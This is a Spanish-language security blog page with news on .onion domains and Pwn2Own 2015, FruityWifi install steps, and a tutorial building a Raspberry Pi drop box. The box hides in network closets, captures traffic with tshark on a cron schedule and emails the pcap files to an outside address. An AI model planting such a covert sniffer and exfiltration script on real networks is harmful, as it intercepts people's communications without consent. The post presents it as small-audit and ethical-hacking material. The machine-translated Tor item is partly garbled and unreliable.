Showing posts with label Linux. Show all posts

Tuesday, September 15, 2015

Tor se vuelve extraordinariamente seguro

Tor se vuelve extraordinariamente seguro convirtiendo su Nombre y Domain ".onion" en Uso-Exclusivo.

Tor concedió la condición de uso especial por IETF, para ser más seguro y obtener Certificados de seguridad

El navegador de la 'Dark-web' Tor se ha vuelto muy segura como la url .onion ahora se le ha asignado el estado de uso especial. El Engineering Task Force (IETF), junto con Internet Assigned Numbers Authority, parte de la ICANN, ha concedido el reconocimiento formal al dominio .onion, de añadir a la lista de los de uso especial los nombres de dominio.
El estado de uso especial significa que .onion sólo puede ahora utilizar en Tor. A principios de .onion podría técnicamente abierto en la web regular debido a su estado psdeuo-TLD. El estado de uso especial también abre la posibilidad de cifrado específica del sitio y el uso de certificados de seguridad.
Para los no iniciados, Tor, que es un acrónimo de The Onion Router se utiliza como una forma de navegar por la web (más) de forma anónima. Tor dirige el tráfico de Internet a través de una, en todo el mundo, la red de voluntarios que consta de más de seis mil relés para ocultar la ubicación del usuario y el uso libre de cualquier persona la realización de la vigilancia de la red o el análisis del tráfico. Usando Tor hace que sea más difícil para la actividad de Internet que se remonta al usuario: esto incluye "visitas a sitios Web, mensajes en línea, mensajes instantáneos y otras formas de comunicación". El uso de Tor está destinado a proteger la privacidad de los usuarios, así como la libertad y la capacidad para llevar a cabo la comunicación confidencial, manteniendo sus actividades en Internet de ser supervisado.
Tor se ha enfrentado a la competencia de otros sistemas de navegación seguras como Hornet. Pero ahora se establece en beneficiarse de los cambios clave que mejoren la seguridad y tener más implicaciones.
El reconocimiento oficial de .onion ayudará automáticamente para mejorar la seguridad, ayudando a reducir la capacidad de identificar o localizar a los usuarios. La documentación IETF explica lo que significa el cambio para acceder .onion sitios:

   Aplicaciones (incluyendo proxies) que implementan el protocolo Tor DEBEN reconocer .onion nombres como especial, ya sea para acceder a ellos directamente, o usar un proxy (por ejemplo, CALCETINES [RFC1928]) para hacerlo. Las aplicaciones que no implementan el protocolo Tor debería generar un error en el uso de .onion, y no debe realizar una búsqueda de DNS.

 Otras cláusulas clave para reforzar la seguridad más allá:   

 Nombre Resolución APIs y bibliotecas: Resolvers DEBEN bien responder a las solicitudes de .onion nombres por resolverlas de acuerdo con [tor-cita] o respondiendo con NXDOMAIN.

     Almacenamiento en caché de los servidores DNS: los servidores de almacenamiento en caché, donde no adaptados expresamente para interoperar con Tor, no debe tratar de buscar registros de .onion nombres. Se debe generar NXDOMAIN para todo tipo de consultas.

     Servidores DNS autorizados: servidores con autoridad debe responder a las preguntas de .onion con NXDOMAIN.

Monday, March 30, 2015

INSTALL Fruity WIFI in Kali Linux.

Fruity WIFI 


Qué es?

FruityWifi es una herramienta de auditoría de red inalámbrica basada en la piña wifi. La aplicación se puede instalar en cualquier sistema basado en Debian la adición de los paquetes adicionales. Probado en Debian, Linux Kali, Kali Linux ARM (Raspberry Pi), Raspbian (Raspberry Pi), Pwnpi (Raspberry Pi).


EL proceso de instalación que voy a realizar es sobre un PC con Kali-Linux, el cual maneja 3 interfaces de red, eth0, wlan0 y wlan1.


root@kali:~# unzip master.zip

root@kali:~# cd FruityWifi-master/

root@kali:~/FruityWifi-master# chmod a+x install-FruityWifi.sh

root@kali:~/FruityWifi-master# ./install-FruityWifi.sh


Una vez instalado procedemos a logueranos vía WEB.

USER:admin
PASSWORD:admin

A cambiar la Pass!! y a realizar pruebas xD...

¡bajo su propia responsabilidad!

Friday, March 27, 2015

HACKER EARNS $225,000 AT PWN2OWN 2015

Hacker gana 210.000 euros en 48 horas hackeando navegadores en la convencion Pwn2Own 2015 de HP.
No es ningún secreto que las grandes compañías de Internet acaban contratando a los hackers que vulneran su seguridad. La mejor forma de que un hacker de élite no venda sus secretos a una organización criminal, o los utilice en su propio beneficio, es ofreciéndole una nómina, o un beneficio económico. Por eso todas las grandes empresas entregan recompensas a quien descubre vulnerabilidades en sus sistemas, antes de que se hagan públicas.
HP organiza estos días la Pwn2Own 2015, una convención de hackers que tiene como objetivo descubrir vulnerabilidades en el software. Si esto ocurre, los hackers obtienen una suculenta recompensa, a cambio de desvelar el agujero de seguridad para que los desarrolladores de las aplicaciones lo corrijan, antes de que se conozca.
La convención de este año ha sido noticia porque el jovencísimo hacker Jung Hoon Lee, aliaslokihardt, ha batido el récord de ganacias individuales, al acumular 225.000 dólares (unos 210.000 euros) en apenas dos dias, hackeando los principales navegadores del mercado. Este es el "angelito":
Hacker bate récord en Pwn2Own 2015
Ya puedes alquilar un hacker para tus cosas en Hacker's List
Jung Hoon Lee obtuvo 75.000 dólares por romper la seguridad de Chrome, al superar el sandbox de seguridad y acceder a los drivers del kernel de Windows. 25.000 $ más por simular un ataque a gran escala, y 10.000 $ adicionales por demostrar que dichos ataques eran posibles tanto en la beta como en la versión estable de Chrome. Por ultimo, añadió otros 65.000 $ a la recompensa con un hackeo de Internet Explorer 11, y 50.000 más por un exploit de Safari. En total, 225.000 dólares en menos de 48 horas.

En total, HP repartió 557.000 dólares en recompensasJung Hoon Lee ha batido el récord como hacker individual, aunque el año pasado la organización VUPEN acumuló 400.000 dólares. Pero se trataba de un grupo de hackers, no de una única persona.

Friday, January 2, 2015

Raspberry Sniffing: El juguete oculto

Hoy traemos un artículo un poco distinto a lo habitual. Raspberry Sniffing: El juguete oculto.
Explicaremos cómo configurar una Raspberry Pi para insertarla en una red y que capture paquetes y envíe los ficheros de captura por correo. Queremos que os quedéis con la idea, y a partir de ahí podéis desarrollarla a vuestro placer. Trataremos de hacer ver que es muy posible para ayudaros a controlar una red haciéndole capturas de paquetes o para una pequeña auditoría.
rasp

El proceso no es complejo. Partiremos de la base de que tenemos instalado Raspbian (distribución para Raspberry basada en Debian) y que accedemos mediante SSH (también nos vale conectar la raspberry a un monitor y al teclado) ya que sino este artículo se extendería hasta límites insospechados.
Esto nos vale para por ejemplo en pequeñas auditorías “in site” tras dejar enchufada una raspberry (o varias) a los armarios de red y ser pacientes. Hay que decir que se deben de cumplir determinados parámetros, como que tengamos salida a internet desde el punto de conexión pero igualmente podemos dejar la raspberry configurada para que sólo “chupe” paquetes.pee0k6uz
El primer paso que nosotros vamos a realizar es configurar el envío de correo. Para ello vamos a instalar diversos paquetes. La sintaxis es la siguiente:
sudo apt-get install ssmtp mailutils mpack
Comentar que mpack es la aplicación que nos servirá para adjuntar ficheros a los correos.
A continuación y tras una leve espera, procedemos a configurar el servidor SMTP de salida. Veámos:
sudo nano /etc/ssmtp/ssmtp.conf
Veremos campos ya incluídos pero completando lo siguiente tendremos más que suficiente para tener operativo nuestro servicio mail.
AuthUser=tucorreoelectronico@gmail.com
AuthPass=contraseñadetucuenta
FromLineOverride=YES
mailhub=smtp.gmail.com:587
UseSTARTTLS=YES
Si usas otro servicio, cambia mailhub por los datos de tu proveedor de correo.
Probando envío de correo y envío de ficheros
Ahora vamos a ver si realmente nos funciona lo anteriormente configurado. Para ello vamos a mandar el siguiente comando:
echo “Probando el envío de correo” | mail -s “Aquí va el Asunto” micorreo@hotmail.com
Lo que hacemos es pasar mediante “echo” el texto del correo junto con “-s” que es el Asunto a la dirección indicada.
Si no tenemos ningún fallo nos llegará a nuestra bandeja de entrada el correo. En la consola simplemente nos saltará a otra línea de comandos.

Aquí mostramos errores típicos de una mala configuración por error de servidores smtp o contraseña.
ErroresMalaConfiig
Si os aparece así, es que os falla algo del login de vuestra configuración de correo o smtp como hemos comentado antes. En cambio si todo está correcto solamente ejecutando las líneas de abajo nos saltará a otra línea.
correoOKnamerasp1
Ahora nos queda probar si “mpack” funciona. Debe de funcionar si la anterior función nos ha enviado el correo. Vamos a probarlo con la siguiente línea:
mpack -s “test” /ruta/donde/tengo/fichero/fichero.txt micorreo@hotmail.com
Vamos a crear un fichero de prueba alojado en el directorio /tmp/ para hacer unos test, simplemente con el comando siguiente abrirmos un editor (nano):
sudo nano /tmp/hacking-etico.txt
Guardamos con CTRL+O y salimos con CTRL+X.
¿Cómo sería la sintaxis de envío de este correo?
mpack -s “test” /tmp/hacking-etico.txt micorreo@hotmail.com
Recibiremos un correo con el fichero en cuestión. Aclarar que hay que sustituir “micorreo@hotmail.com” por el correo donde queramos que nos llegue el txt creado anteriormente.
Con esto ya tenemos la primera parte solucionada. Tenemos operativo en nuestra pequeña raspberry el envío de correo. Ahora toca configurar nuestro sniffer.
Hemos elegido tshark por su ligereza pero igualmente es válido cualquier otro. Para instalarlo escribimos lo siguiente:
sudo apt-get install tshark
Y en pocos minutos tendremos también el sniffer listo para usarse.
La sintaxis de prueba que vamos a emplear es:
tshark -nni eth0 -a filesize:20 -a files:3 -w nombrefichero.pcap
Esto significa que lanzaremos el tshark para que haga 3 archivos de 20Kbs cada uno. Podremos aumentarlo lo que queramos. Hemos cogido un tamaño ínfimo solo para hacer las pruebas y debido a que vamos a enviarlo por correo no nos conviene que sean tamaños excesivamente grandes.
El parámetro “-a” nos da la opción de jugar con el tamaño, y el nombre de fichero de ahí su elección.

Ojoseguramente nos dé un error con “init.lua” y no inicialice.
errorlua
Para corregir esto, debemos editar tal fichero.
sudo nano /usr/share/wireshark/init.lua
Y cambiar el valor de la línea “disable_lua = false” por “disable_lua = true”. Hecho esto ya podremos inicializar tshark (con sudo delante).
disable
Con esto podemos ya podremos generar un script en bash para lanzarlo todo a la vez. Para rizar el rizo podemos añadirlo al crontab para que se ejecute cuando y como queramos automatizando así la tarea.
El script puede ser algo similar a esto (perdonad pero no había mucho tiempo):
#!/bin/sh
if [ “$(ping -w 5 google.com)” == “$ping: unknown host google.com” ]; then
echo “>No hay salida a Internet”
tshark -nni eth0 -a filesize:2 -a files:1 -w /tmp/capturas/1234.pcap
echo ” Capturas ejecutadas”
else
echo “>Hay salida a Internet”
tshark -nni eth0 -a filesize:200 -a files:1 -w /tmp/capturas/hackingetico.pcap
echo “Esperando 5 segundos” sleep 5;
tar -zcvf raspberry.tar.gz /tmp/capturas/
sleep 5s;
mpack -s “Capturas PCAP” /tmp/raspberry.tar.gz micorreo@hotmail.com
echo “Correo enviado”
fi
Lo que hace básicamente es ver si tiene acceso a Internet. si no lo tiene solamente guardará el fichero en el directorio indicado (Que previamente lo habremos creado). Si tiene acceso a Internet, realiza lo mismo pero con nombre distinto, lo comprime y lo envía por correo a la dirección micorreo@hotmail.com.
Recordad dar permisos de ejecución al script sino no podréis ejecutarlo. Basta con ejecutar:
sudo chmod +x script.sh
Para ejecutarlo:
sudo ./script.sh

Tras unos instantes en nuestro caso( debido al poco tamaño y un sólo fichero) nos debe de llegar este correo a la bandeja de entrada. Contendrá un fichero comprimido con los archivos generados.
correo1

En la imagen de abajo vemos que contiene el fichero comprimido en tar.gz. Dos pcap que estaban almacenados en /tmp/capturas.
capturas
Con esto tendremos automatizado una parte del sniffing. Como hemos dicho, podemos configurar un crontab para tener una ejecución automática a la hora que queramos que nuestro juguete se active y mande información.
Por ejemplo añadiremos una línea al crontab

30 08 * * * root /tmp/scriptsniffing.sh
Se ejecutaría nuestro script que está situado en la ruta /tmp todos los días a las 08:30. Recordad que debe tener permisos de ejecución el script.
Esto puede ser una pequeña utilidad para automatizar el escaneo de una red. Se puede afinar los parámetros de tshark según nos interese. Los pcap pueden ser interpretados con herramientas como NetWorkMiner en su versión Pro o HighLighter de Mandiant.
La intención de este artículo es dar una idea de que puede hacerse con un pequeño aparatito que puede ser “ocultado” en cualquier recoveco a modo de “vampiro” de red y mandar (si fuera posible el acceso a Internet) información a un correo.
Bueno, espero que os haya gustado y disculpéis si se me ha pasado algo ya que el tiempo de prueba/redacción es más bien escaso.
Un saludo, “hackmigos”!!